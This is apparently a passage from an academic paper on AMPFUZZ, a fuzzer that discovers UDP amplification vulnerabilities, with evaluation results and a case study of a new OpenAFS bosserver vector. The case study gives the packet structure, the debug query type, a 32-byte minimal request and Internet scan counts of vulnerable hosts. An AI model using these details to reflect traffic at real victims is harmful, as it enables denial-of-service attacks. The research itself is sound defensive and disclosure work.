Blackbox fuzzers generate inputs purely at random and are oblivious to the SuT's inner workings. This allows them to test many inputs quickly, but generally fails on programs that require structured input. Contrarily, whitebox fuzzers [18, 38] try to gain insights into the SuT via static program analysis. For instance, this may entail executing the program symbolically to find constraints on the input for the currently taken path. By partially inverting the constraints, new input that explore previously untaken paths can then be generated using a constraint solver. This enables whitebox fuzzing also to reach "deep" parts of the code that cannot be explored through blackbox fuzzing. However, the heavy runtime overhead for symbolic execution, combined with the path explosion problem and insufficient library support, renders whitebox fuzzing impractical for many use cases.

Consequently, the most adopted approach is (guided) greybox fuzzing [16, 20, 32, 58] aiming at the sweet spot between the strategies above. Greybox fuzzing augments the scalability of blackbox fuzzing with runtime feedback obtained through lightweight program instrumentation. This runtime feedback is then used to guide the input generation, either towards increasing general code coverage [20, 72, 87] or reaching specific points in the program [19, 21, 33, 36, 78, 86, 89].

2.2 Amplification Attacks

Amplification attacks [74] are the predominant type of volumetric Distributed Denial-of-Service (DDoS) attacks, with tens of thousands of amplification attacks *per day* continuously threatening the availability of essential network services [44]. As depicted in Figure 1, in such an attack, to attack their victims, the attackers abuse amplifiers, i.e., innocent services that suffer from amplification vulnerabilities. In particular, these amplifiers will send our large responses without verifying the requests' source addresses. The attacker will hence craft requests carrying the victim's address as the claimed source address. In turn, the vulnerable services will send their responses with no ill intent towards the victim, thus flooding it with unsolicited traffic. By focusing on services with a substantial response-request ratio, the attack bandwidth




Figure 1: Amplification attack

arriving at the victim can be orders of magnitude larger than the bandwidth that has to be invested by the attacker.

2.3 Amplification Vulnerabilities

Barring a few exceptions [15, 51] all known amplification vulnerabilities are located in UDP-based protocols, including widely-used ones such as DNS, NTP, or SNMP [74]. Fortunately, once discovered, these vulnerabilities can be mitigated. For instance, the `monlist` debugging feature in the Network Time Protocol (NTP) [5] allowed amplifying traffic by up to $4,670\times$. After its discovery, Kührer et al. coordinated vulnerability disclosure, leading to a reduction of the vulnerable systems by 92% within just 10 weeks [50]. Similarly, the amplification potential in DNS was significantly mitigated by widescale deployment of rate limiting and message truncation [85], or by disabling non-critical features [8, 24].

However, to date, we lack a systematic way of finding amplification vectors. Dissimilar to other security vulnerabilities like memory corruption errors, they do not cause crashes or lead to anomalous software behavior. Instead, most amplification vectors rely on *intended* protocol or implementation features. As such, they resemble an entirely new bug class that fuzzers and other analysis tools have never been applied to and which come with unique challenges.

3 Fuzzing for Amplification

In this paper, we thus aim to adopt fuzzing to the domain of amplification vulnerabilities. Specifically, our goal is to find reasonably small UDP requests that trigger larger (amplifying) responses from a given network daemon.

3.1 Amplification Fuzzing Challenges

Several challenges hinder the plug-and-play utilization of existing fuzzers to discover amplification vulnerabilities. We will outline these challenges in the following and relate to how we tackle them in the subsequent sections.

Lack of Protocol Knowledge Network protocol fuzzing is challenging *per se*, as each protocol comes with its own formats, syntax, and features. While past research on network fuzzing has focused on generative approaches that provide the fuzzer with a protocol specification from which it attempts to generate requests, this approach has severe limitations. Firstly, it requires knowledge and a formal description of the target's protocol. More importantly, though, it restricts the fuzzer to requests closely matching the said protocol. Yet many of the known amplification vectors rely on either custom, implementation-specific extensions (e.g., NTP `monlist` [6]) or exploit the target's handling of malformed requests (e.g., WS-Discovery [73]). To find such cases, we thus do not want to assume any *a priori* knowledge of the fuzzing targets.

Lack of UDP State UDP network daemons are further challenging targets for fuzzing, as it is non-obvious when the daemon under test has finished processing a request. They will often silently discard invalid requests, providing no feedback to the fuzzer. And even if the network daemons respond to the fuzzer, it remains unclear whether further packets will follow. A similar situation occurs during the daemon startup: At which point is it ready to accept requests from the fuzzer? A request sent too early will be dropped by the network layer, resulting in an ICMP unreachable packet at best. This problem is exacerbated by the fact that UDP is a connectionless protocol, such that even on the network layer, there is no notion of a failed or terminated connection. While timeouts can address both startup and response delays—the *de facto* workaround used in the literature, e.g., [30]—this solution is suboptimal, as the actual processing time depends on both the target and the current request. Static timeouts will thus unnecessarily slow down fuzzing for some targets while terminating others prematurely.

Unexplored Vulnerability Class Lastly, amplification vulnerabilities inherently differ from other classical bug classes. While a request triggering a program crash unequivocally indicates a bug, not every request leading to a response constitutes an amplification vector. Instead, whether or not a request can be leveraged for amplification depends on the request-response size ratio. To accurately identify a target's amplification potential, the fuzzer must thus also be able to explore request variants to maximize this ratio—by either decreasing the request or increasing the response size.

3.2 Design Overview

We tackle the challenges mentioned above with AMPFUZZ, as shown in Figure 2. We base AMPFUZZ on the overall fuzzing pipeline of ParmeSan [89], a *directed fuzzing* extension of the mutation-based greybox fuzzer Angora [20], which consists of three main components: a static analyzer, a program instrumentor, and the actual fuzzer.

In a pre-processing step, the *static analyzer* extracts a control-flow graph (CFG) and a list of interesting target lo-




Figure 2: AmpFuzz outline

cations to guide the fuzzer to. The *program instrumentor* generates two instrumented versions of the service under test. The first one, including only a lightweight coverage collection, allows the fuzzer to quickly test whether a new input reaches new and undiscovered parts of the program. The second version, yet considerably slower version including a dataflow analysis framework, can then be run on only those inputs selectively to provide additional information about which input bytes are relevant for branching decisions. The *fuzzer* finally uses the extracted CFG and the list of target locations to prioritize fuzzing inputs and the feedback from the dataflow-instrumented binary to inform its mutation operators.

For AMPFUZZ, we modify and extend all three parts of this pipeline to address the challenges mentioned above.

3.3 Protocol-Agnostic Fuzzing

To fuzz a service for amplification vulnerabilities *without* a specification of its protocol, we build on the directed fuzzing capabilities of ParmeSan [89] and the dataflow analysis of Angora [20]. Specifically, we collect all calls to network functions that send out packets as targets during the static analysis phase. By guiding the fuzzer to these locations, we directly focus on requests that trigger responses. Moreover, we extend the dataflow analysis to recognize network functions that receive packets as taint sources. Together with the byte-level taint-tracking, the fuzzer can perform targeted mutations of the inputs, eventually producing requests that are “valid” enough to generate responses.

3.4 UDP-Aware Fuzzing

To help AMPFUZZ decide when the target is ready to accept requests and when the processing of a request has concluded, we add additional lightweight instrumentation to the SuT, which aims to make these events observable to the fuzzer. To this end, we classify network functions into three groups, as shown in Table 1. We define all functions that receive a packet as *sources*, all functions that send out a packet as *sinks*, and all functions that can block execution while waiting for a packet as *blocking* functions.

Table 1: Network function classification

Class	Functions
Source	`recv`, `recvfrom`, `recvmsg`, `recvmmsg`
Sink	`send`, `sendfrom`, `sendmsg`, `sendmmsg`
Blocking	`select`, `pselect`, `poll`, `ppoll`, `epoll_wait`, `epoll_pwait`

Beginning of Request Processing We can ascertain that the SuT is ready to accept requests whenever it attempts to read or wait for a packet from the network, i.e., whenever a function from the *source* or *blocking* category is called on a UDP socket bound to the current fuzzing port. Thus, we can communicate this to the fuzzer (e.g., through a shared memory semaphore) by hooking all calls to functions from those categories and inspecting the state of the passed socket. As a socket’s listening state and port can be obtained at runtime, no extra socket accounting mechanism is required.

End of Request Processing Unfortunately, determining when request handling is completed is not as straightforward as it requires reasoning about the SuT’s *future* execution traces. Essentially we need to answer the question "Can this program still reach a *sink* without calling a *source* or *blocking*?". For multithreaded programs, in particular, this is a non-trivial property.

However, we can build a partial solution by considering each thread of a program individually: If, after a request has been received, the current *thread* is blocked at a *source* or *blocking* function called on the fuzzing socket, then this thread cannot yield a response to the original request. In those cases, we can safely terminate the current thread instead. Terminating only the current thread but not the entire SuT ensures that request handling in other threads can still proceed. Yet, as long as all threads eventually exit independently or can be early terminated, the fuzzer can observe that the entire SuT process has finished and proceed with the next round.

We can again implement this approach by hooking all calls to *source* and *blocking* functions and inspecting the socket argument. However, we can also further aid this approach with a simple static analysis and instrumentation that injects additional “check-and-terminate” calls into the program. This is particularly helpful in cases where the SuT still performs expensive computations or I/O operations before accepting the subsequent request, like adding lines to a logfile. To find these “check-and-terminate” edges, we first need to establish which (strict) basic blocks can reach a *sink* function before a *source* function. We will call those basic blocks *sink-capable*. Specifically, *sink-capable* are basic blocks that

1. call a *sink* function (e.g., `send` node in `handle`),
2. do not call a *source* function and have at least one sink-

capable successor (e.g., `if` node in `handle` and node with a call to `handle` in `main`).

We can compute the set of *sink-capable* basic blocks using a fixed-point iteration pass over the targets' inter-procedural CFG. Undecided basic blocks after this fixed-point iteration are *non-sink-capable*. They can only remain undecided as part of a loop without outgoing edges to *sink-capable* basic blocks. To ensure that we do not terminate the SuT prematurely in the presence of dynamic calls or calls to shared libraries, we over-approximate function calls that cannot be analyzed statically as *sink-capable*. We can then add our check-and-terminate functionality to all edges leading from a *sink-capable* basic block to a *non-sink-capable* basic block.

Figure 3 shows this approach on an example service following a structure commonly observed in network daemons: After performing some initialization (`init`), e.g., obtaining a socket, the `main` function enters a `while`-loop that continuously waits for incoming packets (*source* `recv`) and invokes a handler function `handle` on every request. The handler `handle` checks the request (`if`) and either proceeds with a reply (*sink* `send`) or goes straight to logging the request (`log_request`) before returning (`return`). Following the rules above, we inject additional check-and-terminate calls into those edges marked in red (→).




Figure 3: High-level example of our static analysis execution

3.5 Amplification Feedback and Optimization

Our protocol-agnostic and UDP-aware fuzzing measures enable AMPFUZZ to search for requests that generate responses efficiently. To focus on *amplification vectors*, we must further enable the fuzzer to maximize the ratio between request and response sizes. To this end, we build upon the *bandwidth amplification factor* (BAF) as defined by Rossow [74]:

$$BAF = \frac{\text{len}(\textit{UDP payload amplifier to victim})}{\text{len}(\textit{UDP payload attacker to amplifier})}$$

However, to correctly handle services that reply to zero-length packets or send multiple packets, we chose to also include the upper protocol headers up to the Ethernet layer in the computation. That is, we assume an extra 8 bytes for the UDP header, 20 bytes for the IP header, and 18 bytes for the Ethernet header and trailer, as well as a minimum payload size of 46 bytes for the Ethernet frame, and take the sum of all response packets:

$$\text{len}_{L2}(x) = 18 + \max(46, 20 + 8 + \text{len}(x))$$

$$BAF_{L2} = \frac{\sum \text{len}_{L2}(\textit{UDP payload fuzz output})}{\text{len}_{L2}(\textit{UDP payload fuzz input})}$$

In classical mutation-based fuzzing, fuzz inputs are recorded as new seeds for a subsequent mutation if they increase coverage, i.e., exercise new paths of the program. For AMPFUZZ, we further record inputs that increase the amplification factor, globally or locally for their path. We explicitly include inputs with a $BAF_{L2} \leq 1$ (i.e., no amplification), since subsequent mutations might lead to inputs with a $BAF_{L2} > 1$ for the same path. By keeping a separate maximum amplification ratio *per path*, we can find high-*BAF* requests for different vectors of the same target independently.

Amplification Maximization The amplification factor can be increased in two ways: modifying the request to lead to larger responses or finding shorter requests that result in the same response. In AMPFUZZ, we implement both strategies.

First, we leverage Angora's dataflow analysis to identify which input bytes influence the length of the response packets—concretely the `length` argument of a sending function—and then prioritize generating new inputs that mutate those bytes in particular.

Second, we add a simple yet effective mutation operator: Once the fuzzer finds a valid request, we generate further request candidates by stripping off bytes from the end of the request one by one. This is helpful as many network protocols (or their implementations) ignore trailing bytes or implicitly pad network packets with NUL-bytes.

3.6 Implementation

We implement AMPFUZZ on top of ParmeSan [89] and Angora [20]. As we implemented the analyzer and instrumentor components as LLVM passes, we use wllvm [3] to compile whole programs to single bitcode files. To enable UDP-aware fuzzing, we extend ParmeSan's instrumentor with our static analysis discussed in Section 3.4.

Furthermore, as AMPFUZZ aims at amplification discovery in widespread daemon services, we add support for three essential features not handled by ParmeSan. Firstly, we extend the original dataflow tracking mechanism to shared libraries and dynamically loaded code (e.g., plugin systems) used by the daemons extensively. Specifically, we provide a unique branch-ID seed for every object file during instrumentation and hook `dlsym` and `dlopen` functionalities to load CFGs

for libraries dynamically. As a result, AMPFUZZ can track input dependencies even for branch checks inside libraries, ultimately discovering amplifications at speed in cases where the original approach had to resort to randomized input generation. Secondly, we add handling of `fork` by always following the child. This works for several cases in our evaluation, supporting our assumption that `fork` is often used to spawn request handlers. Lastly, we implement a wrapper library for `inetd` services such as `in.tftpd`, as these expect to find the UDP socket as their `stdin` and `stdout`.

4 Evaluation

We evaluate AMPFUZZ in various settings to show its efficacy in finding amplification attack vectors in general and the benefits of our approaches to UDP awareness and amplification maximization. In particular, we seek to answer the following research questions:

4.1 Research Questions

RQ1 Can AMPFUZZ successfully find amplification attack vectors with no a priori information about the target service? To this end, we run AMPFUZZ on a set of targets, including known-vulnerable services.

RQ2 Does UDP-aware fuzzing help to find vulnerabilities faster than with the de-facto standard use of static timeouts? Here we compare the time it takes AMPFUZZ to find the first amplification vector between a UDP-aware configuration and multiple static timeout values.

RQ3 Do our approaches to amplification maximization yield higher amplification factors than purely coverage guided network fuzzing? For this, we compare the maximum BAF_{L2} achieved by AMPFUZZ with and without amplification maximization enabled.

4.2 Fuzz Target Selection and On-Boarding

To find suitable targets, namely UDP-based network services, we leveraged the SELinux reference policy [2]. We search for programs requesting permission to open and handle UDP ports (SELinux labels `corenet_udp_*`), which we then cross-referenced with the Debian package database [1]. Filtering for packages that we could successfully rebuild using Clang—a technical requirement for our LLVM-based instrumentation—left us with 71 candidate services over 61 packages. From these, we selected 20 services (18 packages), shown in Table 3, Appendix A, including several with previously reported amplification vulnerabilities (e.g., NTP `version`, memcached `stats`, and (x)inetd `CharGen`). While we were unable to successfully instrument the popular DNS implementations `bind` and `dnsmasq`, we included `knotd` and `stubby` instead.

For each target, we manually determined the minimal required command-line arguments and configuration files. We verified that they opened a listening UDP socket and can run inside an unprivileged Docker container. Some programs provide different services on multiple ports. Our final selection comprises 28 targets.

4.3 Experimental Setup

We fuzzed each target inside a target-specific docker image built on top of the official `debian:bullseye` base image[2]. For each run, the fuzzer was provided only the single byte seed `"a"`. For UDP-aware runs, the fallback timeout was set to 500ms for both begin and end of request processing. To reduce noise in the results through randomness [43], fuzzing campaigns were repeated 5 times per target and setup. We performed all experiments on a server with 2 Intel® Xeon® Gold 6230N processors and 512 GB of RAM.

4.4 (RQ1) Efficacy of Fuzzing for Amplification Vulnerabilities

To assess the efficacy of finding amplification vectors through fuzzing, we ran AMPFUZZ on each target for 24 hours. The results are shown in Table 2. For each target for which at least one request-response pair could be found, we report maximum Ethernet bandwidth amplification factor ($\max(BAF_{L2})$) and the "naive" UDP payload amplification factor ($\max(BAF_{L7})$) for comparison, *best* lists the maximum value over all 5 runs, while *mean* and *std* denote the mean and standard deviation.

Overall, we find that AMPFUZZ is able to discover *true* amplification ($BAF_{L2} > 1$) in 13 and reflection vulnerabilities ($BAF_{L2} = 1$) in 6 of the 28 tested targets.

Protocols with known amplification vectors Our dataset contains 12 targets implementing protocols for which amplification vulnerabilities have previously been found through manual analysis, namely CharGen (19), DNS (53), TFTP (69), SSDP (1900), and memcached (11211). On these, AMPFUZZ manages to find 7 amplifications and 3 reflections. We investigated the cases in which AMPFUZZ fails to find expected amplifications: For `chronyd`, no NTP-based amplification can be found as chrony deliberately lacks support for NTP mode 6 control messages and mode 7 extensions. Likewise, `minissdpd` does not respond to `M-SEARCH` requests in the given configuration and is hence invulnerable to the known SSDP amplification vector. The CharGen implementation of openbsd-inetd `inetd` cannot be triggered in our evaluation setup, as openbsd-inetd ignores requests to the loopback interface. After manually removing this check from the openbsd-inetd source code AMPFUZZ succeeds in finding the expected amplification. Lastly, the known DNS amplification vector

[2] Digest `6f4986d78878`

Table 2: 24h Fuzzing Campaign Results, each experiment was repeated 5 times. Novel vulnerabilities are highlighted.

target	port	# paths		# requests		# amps		max(BAF_{L2})		max(BAF_{L7})	
		best	mean ±std	best	mean ±std	best	mean ±std	best	mean ±std	best	mean ±std
(atftpd) atftpd	69	11582	7819.0 ±3479.7	91	70.6 ±15.1	47	38.0 ±7.2	**3.63**	3.27 ±0.44	10.00	7.68 ±2.14
(atftpd) in.tftpd	69	50	46.8 ±2.8	6	6.0 ±0.0	5	5.0 ±0.0	**1.14**	1.14 ±0.0	27.00	27.0 ±0.0
(chrony) chronyd	123	106	71.8 ±25.0	8	6.2 ±1.8	-		1.00	1.0 ±0.0	1.00	1.0 ±0.0
	323	243	234.0 ±7.7	6	6.0 ±0.0	-		1.00	1.0 ±0.0	1.00	1.0 ±0.0
(knot) knotd	53	201	152.4 ±31.6	99	57.8 ±28.8	-		1.00	1.0 ±0.0	1.00	1.0 ±0.0
(krb5-admin-server) kadmind	464	469	451.0 ±12.2	92	78.0 ±10.5	92	78.0 ±10.5	**2.91**	2.86 ±0.09	8.75	8.02 ±1.13
(memcached) memcached	11211	370	326.2 ±44.1	41	30.0 ±8.0	33	14.0 ±14.1	**32.45**	14.82 ±16.13	129.07	52.96 ±69.48
(ntp) ntpd	123	1324	1039.2 ±289.5	329	234.0 ±67.5	20	14.2 ±3.8	**7.47**	7.47 ±0.0	36.00	36.0 ±0.0
(ntpsec) ntpd	123	1427	809.8 ±455.6	244	181.8 ±59.4	10	6.0 ±2.8	**7.28**	7.28 ±0.0	35.00	32.81 ±4.38
(openafs-fileserver) bosserver	7007	1054	853.6 ±209.5	259	219.6 ±57.0	212	152.4 ±55.9	**4.59**	4.59 ±0.0	9.75	9.75 ±0.0
(stubby) stubby	53	2	2.0 ±0.0	1	1.0 ±0.0	-		1.00	1.0 ±0.0	∞	
(talkd) in.ntalkd	518	44	41.4 ±2.2	22	20.0 ±1.9	1	1.0 ±0.0	**1.09**	1.09 ±0.0	24.00	24.0 ±0.0
(talkd) in.talkd	517	44	41.6 ±2.6	22	19.6 ±1.8	1	1.0 ±0.0	**1.09**	1.09 ±0.0	24.00	24.0 ±0.0
(tftpd) in.tftpd	69	1297	980.2 ±272.9	28	23.6 ±2.7	22	20.2 ±1.3	**1.14**	1.14 ±0.0	13.50	13.5 ±0.0
(xinetd) xinetd	7	3	3.0 ±0.0	1	1.0 ±0.0	-		1.00	1.0 ±0.0	1.00	1.0 ±0.0
	13	6	6.0 ±0.0	1	1.0 ±0.0	1	1.0 ±0.0	**1.12**	1.12 ±0.0	∞	
	19	3	3.0 ±0.0	1	1.0 ±0.0	1	1.0 ±0.0	**16.72**	16.72 ±0.0	∞	
	37	3	3.0 ±0.0	1	1.0 ±0.0	-		1.00	1.0 ±0.0	∞	
(xl2tpd) xl2tpd	1701	164	83.2 ±59.2	75	35.2 ±30.2	10	2.4 ±4.3	**3.52**	2.19 ±1.15	5.81	3.21 ±2.49

(implementations `knotd` and `stubby`) utilizes `ANY` requests for a domain with large DNS records. As such, it not only requires the resolver (i.e., the target) to be able to perform upstream queries (which we had disabled in our test setup), but also knowledge of a valid domain with active records.

Novel amplification vectors AMPFUZZ also discovers 9 previously unknown reflection and amplification vulnerabilities. Next to the trivial reflections in the legacy echo (7), daytime (13), time (37) and talk (517)/ntalk(518) protocols, these also include non-trivial reflections in control protocol of `chronyd` (323) and amplifications in the Kerberos administration server `kadmind`, the OpenAFS Basic OverSeer server `bosserver` (see Section 4.7), and in the layer 2 tunneling protocol [83] implementation `xl2tpd`.

Estimating individual vulnerabilities To quantify the number of distinct amplification vectors per target, we not only report the number of unique program traces (*# paths*). We also count the number of distinct request handling behaviors, both overall (*# requests*) and for requests leading to amplification (*# amps*). For this, we leverage data collected by the dataflow framework during fuzzing, from which we extract the set of all request-dependent CFG edges for each input. That way, two requests that exercise different parts of the target are counted individually, while requests whose traces differ only in the iteration count of a loop or similar are only counted as one. For example, `atftpd` uses a nested loop structure to tokenize and parse request options, resulting in a large number of possible execution paths. Yet, as further request handling only depends on *which* options were specified, the number of distinct request types is much lower.

Interestingly, many targets amplify traffic for multiple request types, i.e., offer multiple amplification vectors. This further highlights the need for systematic discovery of amplification vectors as simple defenses blocking only fixed request patterns may be incomplete.

We manually investigated cases where only a small number of paths were discovered during fuzzing: As we limit outgoing connections, `stubby`, a DNS stub resolver, always replies with `SERVFAIL`, irregardless of the query. For `xinetd`, we find that the built-in services have very low complexity, with only one or two branches during request handling. On these, AMPFUZZ thus quickly achieves full path-coverage.

4.5 (RQ2) Impact of UDP-aware fuzzing

To evaluate whether UDP-aware fuzzing leads to faster findings than using de-facto standard static timeouts, we performed additional experiments running AMPFUZZ on all fuzz




Figure 4: Time to first response for UDP-aware fuzzing vs. static timeouts (lower is better)

targets for one hour in six different configurations: UDP aware (with a default timeout of 500ms) and static timeouts of 10, 50, 100, 500, and 1000ms.

Figure 4 shows the time until our fuzzer found the first request-response pair over the experiment repetitions. As already hypothesized in Section 3.4, the optimal static timeout varies between services. For example, on `knotd` a static timeout of 50ms shows the best performance while the same timeout fails to find any responses on `xinetd`. On the other hand, while the fuzzer found request-response pair successfully with a large timeout of 1000ms, it slows down fuzzing by multiple orders of magnitude. **In contrast, in almost all cases, UDP-aware fuzzing performs as well as or better than the best performing static timeout.**

We manually analyzed the two exceptions to this, `knot` and `memcached`. In both cases, our approach to detect the end of request processing fails to entirely terminate the target due to other active background threads (e.g., for garbage collection in the case of `memcached`).

4.6 (RQ3) Amplification Maximization

Lastly, we performed additional experiments to measure the impact of our amplification maximization efforts as described in Section 3.5. For this, we ran AMPFUZZ on all fuzz targets in two configurations, once with and once without amplification maximization, and measured the maximum Ethernet amplification factor that was found after one hour, the results of which are shown in Figure 5.

Surprisingly, it appears that purely coverage-based guidance is already sufficient for some targets to find maximal amplification requests, since new request *types* also lead to new coverage. Further, by foregoing amplification maximization, more time can be spent on exploring new coverage. Yet, in almost all cases, amplification maximization allowed AMPFUZZ to find an equally large or larger maximum amplification factor after one hour. This holds true in particular for `memcached` and `bosserver`, where the *BAF* can be increased by reducing the request size *without* providing new coverage. **Thus, allocating some time-budget to amplification-maximizing queries provides a net benefit overall.**

4.7 Case Study: openafs `bosserver`

AMPFUZZ identifies a new amplification vector in the Basic OverSeer (BOS) Server of the OpenAFS distributed filesystem. This server is responsible for monitoring other processes of the AFS filesystem and offers a UDP interface on port 7007. The protocol employed by the BOS server uses packets with a fixed-size 28-byte header followed by a variable-length payload (shown in Listing 1).

Packets of type `RX_PACKET_TYPE_DEBUG` and with the `RX_CLIENT_INITIATED` flag set can be used to query for debugging packets. Setting payload type `RX_DEBUGI_RXSTATS` further specifies a communication statistics query, which produces a 312 bytes response.

AMPFUZZ can find all of these constraints through its dataflow-assisted fuzzing. Furthermore, our added mutation operator, which shortens the request, allows AMPFUZZ to generate requests that omit the last four bytes




Figure 5: Cumulative distribution of maximum amplification factors over all test runs (higher is better)

```
struct rx_header {   // HEADER
        afs_uint32 epoch;
        afs_uint32 cid;
        afs_uint32 callNumber;
        afs_uint32 seq;
        afs_uint32 serial;
        u_char type;
        u_char flags;
        u_char userStatus;
        u_char securityIndex;
        u_short serviceId;
        u_short spare;
};
struct rx_debugIn { // DEBUG PAYLOAD
        afs_int32 type;
        afs_int32 index;
};
```

Listing 1: Packet structure used by OpenAFS bosserver

(`rx_debugIn.index`), as they are irrelevant in that case. The shortest request payload is thus only $28+4=32$ bytes in size. This results in a UDP payload BAF of 9.75 (BAF_{L2} 4.59), which is higher than the amplification potential of other, widely-abused protocols such as SNMP or NetBios [74].

After contacting the maintainers of OpenAFS about our newly found amplification vector they promptly confirmed our findings. Interestingly, they informed us that this particular amplification vulnerability found by AMPFUZZ not only affects the BOS Server but all OpenAFS services sharing the same underlying RX RPC mechanism [88].

To estimate the number of vulnerable services, we performed an Internet-wide scan for UDP port 7007, which the BOS Server uses. Our scan revealed just shy of 1k vulnerable OpenAFS BOS Server instances. However, the OpenAFS maintainers had mentioned that BOS Server instances usually run behind a firewall since they require no external communication. Unfortunately, such firewalling is not possible for some other OpenAFS services. Indeed, further scans, including port numbers of other affected OpenAFS services (7000-7003, 7005), indicate a total of around 16k vulnerable OpenAFS devices in IPv4, more than enough to launch severe attacks.

4.8 Case Study: Honeypot Synthesis

On the defensive side, amplification honeypots have proven as an invaluable tool. By mimicking the behavior of vulnerable systems, they hope that attackers discover and abuse them as reflectors. As such, they not only allow monitoring and studying attacks in real-time [44, 82], but also form the basis of several traceback mechanisms [31, 46–48].

However, creating such honeypot systems demands substantial manual effort. Since running full implementations of the vulnerable services would introduce prohibitive overhead, lightweight replica implementations of their request-response behavior are required. For every amplification vector, analysts thus need to determine which requests the honeypot should respond to and how to compute the response. In this section, we thus present an automated honeypot synthesis approach based on AMPFUZZ.

4.8.1 Honeypot Synthesis Overview

In essence, a honeypot has to *check* incoming requests against a set of known patterns, and, if a match is found, *output* a corresponding response. The honeypot synthesis problem can thus be reduced to providing indicator `check` functions and corresponding `output` functions. Since AMPFUZZ provides us with a list of request-response pairs, the core idea of our honeypot synthesis is to use symbolic execution to capture path constraints on the request and an abstract symbolic expression of the generated response, from which we can generate these functions.

